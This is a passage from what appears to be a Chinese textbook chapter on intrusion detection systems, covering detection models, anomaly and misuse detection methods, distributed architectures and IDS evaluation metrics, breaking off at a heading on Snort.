通用入侵检测模型的雏形是由 Dorothy E. Denning 所提出的(见图 15.4)，该模型后来又经过许多研究者的改进和拓展，逐步加入了异常检测器以及专家系统等，其中异常检测器用于统计异常模型的建立，专家系统用来实现基于规则的检测。模型的 3 个主要部分是事件发生器(Event Generator)、活动记录器(Activity Profile)和规则集(Rule Set)。其中事件发生器提供网络活动信息；活动记录器保存监视中的系统和网络状态；规则集用于事件或状态的核查以及判断，主要通过模型、规则、模式和统计数据来对入侵行为进行判定。




图 15.4 Denning 通用入侵检测模型

2. 层次化入侵检测模型

层次化模型是如今最常见的，也是最为成熟的一种，其思想来源于入侵检测的两种常用技术，即误用检测和异常检测。这两种技术分别有利于已知和未知的两种入侵行为判定，而其差异性就带来的检测的层次性。一般来说。误用检测比较简单，效率也较高，误报率较低；而异常检测主要针对一些疑难的、未知的情况。两者所用于比较的信息分别是非安全行为与安全行为，而一些介于两种行为之间情况，则需要两者结合，既可以通过攻击行为的分析检测出已知入侵。又确保可以通过对安全策略库和疑似入侵的行为进行模式匹配来检测出未知入侵种类，这就是层次化入侵检测模型的基本思想。另外从入侵检测的数据来源上看，同样也分为网络数据源和主机数据源两种层次。

在层次化的模型中，把误用检测作为最基本的环节，在此基础上又结合异常检测，对入侵行为进行逐步分析处理，可以将大部分的攻击行为检测出来，此外再加上管理员的人工参与，就可以较好地实现对入侵的有效防御。在实际设计实现时，两种检测手段并不是简单地合并在一起，而是紧密联系，融合在整个网络安全体系结构当中。整个入侵检测系统分为两大部分，即攻击检测部分（入侵行为检测）和入侵检测部分（入侵结果检测），整个过程主要分成两个大的步骤：入侵特征提取和入侵行为分析。如图 15.5 所示，整个体系结构中，攻击特征的提取和行为分析都结合在其中，两种方法分别代表了基于知识的入侵检测思想和基于行为的检测思想，两种检测也各自用于检测未知入侵和监控已知的入侵。




图 15.5 层次化入侵检测体系结构

层次化模型较之通用的 Denning 模型有如下优势：

(1) 从数据源角度来讲，层次化模型针对不同数据源，采用不同的特征提取方法。

Denning 模型利用一个事件发生器来处理所有的审计数据和网络数据包,但事实上两种数据有很大差异。层次化模型将数据源分成两个层次,采用不同的特征提取和行为分析方式处理,提高了检测效率与准确度。

(2) 用攻击特征库和安全策略库代替了活动记录。Denning 模型中把所有信息存放于活动记录当中,这就导致检测效率偏低,而在层次化模型中,把已知的攻击行为存储在攻击特征库,处理未知入侵行为的正常行为模式和安全策略则存放在安全策略库中,两个库各有所长,拥有不同的存储格式,解决不同的网络行为问题。

(3) 以分布式取代了单一的结构。层次化入侵检测模型可以方便地应用到分布式的入侵检测环境中。特征提取和行为分析模块可以有各个代理来实现,并通过代理的交互与协作,处理大规模的分布式入侵行为。

3. 智能入侵检测模型

入侵检测中,对于已知行为,通常采用误用检测的方法。一般来说,误用检测对智能性的要求较低,异常检测主要针对未知入侵,因此通常需要很高的智能特性。目前大多数的入侵检测系统是基于主机的,主要是通过单个主机收集数据信息,或者通过分布在网络各个主机的监视模块来收集数据信息,并统一提交给一个中心处理器来完成检测功能。这种入侵检测的模型不能很好的满足大规模分布式的网络环境,特别是在中心处理器出现故障、数据海量、网络结构扩展等情况发生时,其局限性更加明显。

随着智能代理技术的不断发展。其分布式、自治和协同工作能力给入侵检测技术带来新的生机。目前的人工智能工程已经转向以智能代理技术为基础组织结构,代理作为执行安全监视和入侵检测功能的软件代理,它可以在有或者没有其他代理的条件下工作,可接受更高层其他实体的控制命令。代理既可以执行简单特定的功能,也可以执行复杂的行为。作为入侵检测智能模型的核心,代理的效率与性能决定了整个 IDS 的价值。基于代理的入侵检测模型如图 15.6 所示。




图 15.6 基于代理的智能入侵检测模型

该模型主要包括主机检测代理、网络检测代理、通信代理、响应代理以及一个控制台。不同种类的代理具有不同的特征和处理功能,可以对其自由配置,独立进行操作。同种代理以及不同代理之间都可以通过代理通信语言(Agent Communication Language,ACL)来进行信息交互,从而进行协同工作。

15.2.2　误用与异常检测

入侵检测技术可以分为异常检测和误用检测两种。

1. 异常检测

异常检测技术(Anomaly Detection)也称为基于行为的检测技术,是指根据用户的行为和系统资源的使用状况判断是否存在网络入侵。异常检测模型如图 15.7 所示。




图 15.7　异常检测模型

异常检测技术首先假设网络攻击行为是不常见的或是异常的,区别于所有的正常行为。如果能够为用户和系统的所有正常行为总结活动规律并建立行为模型,那么入侵检测系统可以将当前捕获到的网络行为与行为模型相对比,若入侵行为偏离了正常的行为轨迹,就可以被检测出来。异常检测的关键是选一个区分异常事件与入侵活动的阈值,从而减少漏报和误报的问题。

异常检测的优点是:它的检测完整性高、能发现企图发掘和试探系统未知漏洞的行为;较少依赖于特定的操作系统;对合法的用户违反权限的行为具有很强的检测能力。它的缺点是:如果是在用户数量多且运行状态复杂的环境中,它的误警率较高;由于系统活动的不断变化,用户要不断地在线学习。

常用的方法有:

(1) 量化分析——将检测规则和属性以数值形式表示。最常用的量化分析法有阈值检测和目标集成检查。阈值检测对系统中的某种操作或事件进行计数,若有实际操作超过计数允许的上限,别被视为非法,目标集成检查法检查目标客体,获得其关键参数并存储起来,再定期检查课题并与赏赐获得的关键参数相比较,若发现差别,则视为异常出错。

(2) 统计法——此方法选取有效的数据采集点,把得到的用户活动汇编为记录,再分析所采集到的数据以判断用户的活动是否合法。统计法支持对主体的活动特征的学习,但是它没有分析事件发生的顺序的能力。

(3) 预测模式生成法——此方法把用户的实际活动特征分为异常活动集合和正常活动集合,每个集合有自己的算法,然后根据已知的事件模型按照时间顺序分析得出一系列规则,并不断更新,依靠最后得到的最完善规则来预测下一步可能要发生的事件。

(4) 神经网络——使用自适应学习技术来描述异常行为。神经网络的工作过程是:收

集用户的行为特征并生成模型，与网络实时接收的用户操作参数进行比较，以图发现可以之处。但它有可能过于敏感地学习某种行为事件来丰富自身的特征模型，这样就可能导致误报警，影响了检测的准确性。

(5) 基于免疫学方法——人的免疫系统具有识别"自我/非自我"的特点，基于免疫学的IDS，其思想是：对于一个特定的进程(程序)，系统调用序列是相对稳定的，使用系统调用序列表征主机的"自我"，任何有别于这种"自我"的系统调用都被认为是"非自我"的，即异常的。

2. 误用检测

误用检测使用某种模式或特征描述方法对任何已知的攻击进行表达。误用检测需要确定其所定义的攻击特征模式是否可以覆盖与实际攻击有关的所有要素。当入侵者入侵时，即通过它的某些行为过程建立一种入侵模型，如果该行为与入侵方案的模型一致，即判定为入侵行为。误用检测模型如图 15.8 所示。




图 15.8　误用检测模型

误用检测的优点是：检测的准确性高；由于可以精确描述入侵行为，因此虚警率低。它的缺点是：检测的完整性要取决于数据库的及时更新程度；收集已经攻击行为和系统脆弱性信息困难；可移植性差并且难以检测内部用户的权限滥用。

误用检测往往也被称为基于特征的检测。大部分商业 IDS 产品采用误用检测技术，常用的误用检测方法有：

(1) 模式匹配——模式匹配的基本思想是：提取各种攻击的特征(协议、IP 地址、服务器端口等)，建立用语检测的特征库，从而以特征库为依据来识别大量的攻击和试探。模式匹配的突出优点是算法简单、准确率高。但是该方法只能识别已知攻击，而且对于高速大规模网络，由于要处理分析大量的数据包，速度很成问题。

(2) 专家系统——专家系统是基于一套由专家经验事先定义的规则的推理系统，通常是着重有特征的入侵行为。例如：在数分钟内某用户连续进行登录，只要失败 3 次就可以被认为是一种攻击行为。专家系统对历史数据的依赖性较少，因此对系统适应性比较强，可以灵活适应比较广泛的安全策略和检测需求，专家系统的关键在于入侵特征的提取与表达，然而在实际应用中，入侵特征的提取难度较大，速度往往难于满足实际需要，这是主要缺点。

(3) 完整性分析——完整性分析主要关注某个文件或对象是否被更改，这经常包括文件和目录的内容和属性，它在发现被更改的，被特洛伊化的应用程序方面特别有效，其主要优点是只要攻击导致了文件或对象有任何改变，它都能够发现。缺点是只能用于事后分析而不能用于实时响应。

(4) 协议分析——在协议分析方法中,协议将被解码,如果设置了 IP 分片标志,数据包将会先进行重组,然后再详细分析是否具有攻击行为。通过数据包重组,系统可以检测到如数据分片、TCP 或 RPC 段边界欺骗等规避技术的攻击。

(5) 状态转移分析——攻击行为是攻击者执行的操作系列,是系统从某些初始状态转移到危及系统安全的状态。初始状态是攻击开始前的状态,危及系统安全的状态为已成功攻击时刻的状态。在初始状态和危及系统安全状态之间,可能存在一个或多个中间转移状态。标识初始状态和危及系统安全状态后,分析两个状态之间的状态转移,用状态转移图或专家系统规则来描述状态间的转移信息。状态转移分析考虑攻击行为对每步系统状态转移的影响,可检测协同攻击和利用用户会话的攻击行为。但状态转移分析技术只适用于对攻击步骤之间存在全序关系行为的检测。

异常检测技术和误用检测技术的比较:基于异常检测技术的入侵检测系统如果想检测到所有的网络入侵行为,必须掌握被保护系统已知行为和预期行为的所有信息,这一点实际上无法做到,因此入侵检测系统必须不断地学习并更新已有的行为轮廓。对于基于误用检测技术的入侵检测系统而言,只有拥有所有可能的入侵行为的先验知识,而且必须能识别各种入侵行为的过程细节或者每种入侵行为的特征模式,才能检测到所有的入侵行为,而这种情况也是不存在的,该类入侵检测系统只能检测出已有的入侵模式,必须不断地对新出现的入侵行为进行总结和归纳。

在入侵检测系统的配置方面,基于异常检测技术的入侵检测系统通常比基于误用检测技术的入侵检测系统所做的工作要少很多,因为异常检测需要对系统和用户的行为轮廓进行不断地学习更新,需要做大量的数据分析处理工作,要求管理员能够总结出被保护系统的所有正常行为状态,对系统的已知和期望行为进行全面的分析,因此配置难度相对较大。但是,有些基于误用检测技术的入侵检测系统允许管理员对入侵特征数据库进行修改,甚至允许管理员自己根据所发现的攻击行为创建新的网络入侵特征规则记录,这种入侵检测系统在系统配置方面的工作量会显著增加。

15.2.3 分布式入侵检测

传统的入侵检测系统采用的是集中式结构,因此系统中的数据收集、分析和响应等模块都集中运行在一台主机上,这样的操作虽然简单,但是随着网络的快速发展和网络上数据流量的剧增,用一台计算机无法负担所有的入侵检测工作,并且这种集中式的入侵检测系统还存在着单点失效的问题。如果这台主机受到了攻击而停止工作,那么整个网络将处于危险中。

分布式入侵检测系统是由分布在网络上不同位置的检测部件所组成的,它不仅能检测到针对单个主机的入侵,也能检测到针对整个网络的入侵。分布式入侵检测系统在很大程度上解决了传统集中式入侵检测系统处理能力有限且容易单点失效的缺点。

分布式入侵检测系统可以分为 3 种类型。

1. 层次式

层次式入侵检测系统将数据收集的工作分布在整个网络中,并将所获取的数据传送到更高一层的分布式数据分析模块,经过初步分析后将结果送入全局的分析模块进行判断和决策。层次式入侵检测系统的缺点在于难以完全适应网络拓扑的变化,如果上层的入侵检

测模块受到攻击，则该系统的有效性要大大降低。

2. 协作式

协作式入侵检测系统的数据分析模块相对独立，因此具有较层次式入侵检测系统更好的独立性。它的缺点是存在单点失效的风险。

3. 对等式

对等式入侵检测系统的各模块地址和作用都平等，因此整个系统拥有很好的伸缩性，真正避免了单点失效。对等式入侵检测系统所面临的问题是入侵检测系统同伴间的通信较为复杂。

15.2.4 其他检测技术

入侵检测系统的研究方向之一是将各个领域的研究成果应用于入侵检测中，以形成更高效、更为智能化的检测算法，以提高入侵检测的应用价值。目前研究的重点有遗传算法和免疫技术等。

1. 遗传算法

遗传算法可以用来产生入侵检测系统的规则，这些规则是根据已知的网络连接构成的数据库来自动产生的。产生的规则用来区分正常的网络连接和异常的网络连接。异常的网络连接就是指可能的入侵活动。存储在规则库中的规则一般是以下形式：if{condition} then{act}。

这里的条件通常是指当前网络连接和 IDS 中的规则是否匹配，比如源 IP 地址、目的 IP 地址、端口号等。动作通常是指安全策略定义的对异常的反应，比如给系统管理员报警、将可能的入侵存入日志等。

应用遗产算法的最终目的就是产生只匹配异常连接的规则。这些规则在历史网络连接上测试，并且应用在过滤新的网络连接上检测可能的入侵攻击。

2. 免疫技术

免疫技术应用了生物医学中的免疫系统原理。处于网络环境中的主机之所以受到入侵，是因为主机系统本身以及所运行的应用程序存在着各种脆弱性因素，网络攻击者正是利用这些漏洞来侵入到主机系统中的；在生物系统中同样存在各种脆弱性因素，因此会受到病毒、病菌的攻击。而生物体拥有免疫系统来负责检测和抵御入侵，免疫机制包括特异性免疫和非特异性免疫。特异性免疫针对于特定的某种病毒，非特异性免疫可用于检测和抵制以前从未体验过的入侵类型。

15.3 入侵检测技术的性能指标和评估标准

15.3.1 影响入侵检测系统的性能指标

在分析 IDS 的性能时，主要考虑检测系统的有效性、效率和可用性。有效性研究检测机制的检测精确度和系统检测结果的可信度，它是开发设计和应用 IDS 的前提和目的，是测试评估 IDS 的主要指标，效率则从检测机制的处理数据的速度以及经济性的角度来考虑，也就是侧重检测机制性能价格比的改进。可用性主要包括系统的可扩展性、用户界面的

可用性、部署配置的方便程度等方面。有效性是开发设计和应用 IDS 的前提和目的，因此也是测试评估 IDS 的主要指标，但效率和可用性对 IDS 的性能也起着很重要的作用。效率和可用性渗透于系统设计的各个方面之中。本节从检测的有效性、效率以及可用性角度，对测试评估 IDS 的性能指标进行分析讨论。

1. 检测率、虚警率及检测可信度

检测率是指被监控系统在受到入侵攻击时，检测系统能够正确报警的概率。虚警率是指检测系统在检测时出现虚警的概率。检测可信度也就是检测系统检测结果的可信程度，这是测试评估 IDS 的最重要的指标。

实际的 IDS 的实现总是在检测率和虚警率之间徘徊，检测率高了，虚警率就会提高；同样虚警率降低了，检测率也就会降低。一般地，IDS 产品会在两者中取一个折中，并且能够进行调整，以适应不同的网络环境。美国的林肯实验室用接收器特性（ROC，Receiver Operating Characteristic）曲线来描述 IDS 的性能。该曲线准确刻画了 IDS 的检测率与虚警率之间的变化关系。ROC 广泛用于输入不确定的系统的评估。根据一个 IDS 在不同的条件（在允许范围内变化的阈值，例如异常检测系统的报警门限等参数）下的虚警率和检测率，分别把虚警率和检测率作为横坐标和纵坐标，就可做出对应于该 IDS 的 ROC 曲线。ROC 曲线与 IDS 的检测门限具有对应的关系。

在测试评估 IDS 的具体实施过程中，除了要 IDS 的检测率和虚警率之外，往往还会单独考虑与这两个指标密切相关的一些因素，比如能检测的入侵特征数量、IP 碎片重组能力、TCP 流重组能力。显然，能检测的入侵特征数量越多，检测率也就越高。此外，由于攻击者为了加大检测的难度甚至绕过 IDS 的检测，常常会发送一些特别设计的分组。为了提高 IDS 的检测率，降低 IDS 的虚警率，IDS 常常需要采取一些相应的措施，比如 IP 碎片能力、TCP 流重组。因为分析单个的数据分组会导致许多误报和漏报，所以 IP 碎片的重组可以提高检测的精确度。IP 碎片重组的评测标准有 3 个性能参数：能重组的最大 IP 分片数；能同时重组的 IP 分组数；能进行重组的最大 IP 数据分组的长度，TCP 流重组是为了对完整的网络对话进行分析，它是网络 IDS 对应用层进行分析的基础。如检查邮件内容。附件，检查 FTP 传输的数据，禁止访问有害网站，判断非法 HTTP 请求等。这两个能力都会直接影响 IDS 的检测可信度。

2. IDS 本身的抗攻击能力

和其他系统一样，IDS 本身也往往存在安全漏洞。若对 IDS 攻击成功，则直接导致其报警失灵，入侵者在其后所做的行为将无法被记录。因此 IDS 首先必须保证自己的安全性。IDS 本身的抗攻击能力也就是 IDS 的可靠性，用于衡量 IDS 对那些经过特别设计直接以 IDS 为攻击目标的攻击的抵抗能力。它主要体现在两个方面：一是程序本身在各种网络环境下能够正常工作；二是程序各个模块之间的通信能够不被破坏，不可仿冒。此外要特别考虑抵御拒绝服务攻击的能力。如果 IDS 本身不能正常运行，也就失去了它的保护意义。而如果系统各模块间的通信遭到破坏，那系统的报警之类的检测结果也就值得怀疑，应该有一个良好的通信机制保证模块间通信的安全并能在出问题时能够迅速恢复。

3. 其他性能指标

延迟时间。检测延迟指的是在攻击发生至 IDS 检测到入侵之间的延迟时间。延迟时间的长短直接关系着入侵攻击破坏的程度。

资源的占用情况。即系统在达到某种检测有效性时对资源的需求情况。通常，在同等检测有效性的前提下，对资源的要求越低，IDS 的性能越好，检测入侵的能力也就越强。

负荷能力。IDS 有其设计的负荷能力，在超出负荷能力的情况下，性能会出现不同程度的下降。比如，在正常情况下 IDS 可检测到某攻击但在负荷大的情况下可能就检测不出该攻击。考察检测系统的负荷能力就是观察不同大小的网络流量、不同强度的 CPU 内存等系统资源的使用对 IDS 的关键指标（比如检测率、虚警率）的影响。

15.3.2 入侵检测系统测试评估标准

根据 Porras 等的研究，给出了评价 IDS 性能的 3 个因素。

准确性（Accuracy）：指 IDS 从各种行为中正确地识别入侵的能力，当一个 IDS 的检测不准确时，就有可能把系统中的合法活动当做入侵行为并标识为异常（虚警现象）。

处理性能（Performance）：指一个 IDS 处理数据源数据的速度。显然，当 IDS 的处理性能较差时，它就不可能实现实时的 IDS，并有可能成为整个系统的瓶颈，进而严重影响整个系统的性能。

完备性（Completeness）：指 IDS 能够检测出所有攻击行为的能力。如果存在一个攻击行为，无法被 IDS 检测出来，那么该 JDS 就不具有检测完备性。也就是说，它把对系统的入侵活动当做正常行为（漏报现象）。由于在一般情况下，攻击类型、攻击手段的变化很快，很难得到关于攻击行为的所有知识，所以关于 IDS 的检测完备性的评估相对比较困难。

在此基础上，Debar 等人又增加了两个性能评价测度。

容错性（Fault Tolerance）：由于 IDS 是检测入侵的重要手段，所以它也就成为了很多入侵者攻击的首选目标。IDS 自身必须能够抵御对它自身的攻击，特别是拒绝服务（Denial-of-Service）攻击。由于大多数的 IDS 是运行在极易遭受攻击的操作系统和硬件平台上，这就使得系统的容错性变得特别重要，在测试评估 IDS 时必须考虑这一点。

及时性（Timeliness）：及时性要求 IDS 必须尽快地分析数据并把分析结果传播出去，以使系统安全管理者能够在入侵攻击尚未造成更大危害以前做出反应，阻止入侵者进一步的破坏活动，和上面的处理性能因素相比，及时性的要求更高。它不仅要求 IDS 的处理速度要尽可能地快，而且要求传播、反应检测结果信息的时间尽可能少。

15.4 入侵检测系统实例：Snort

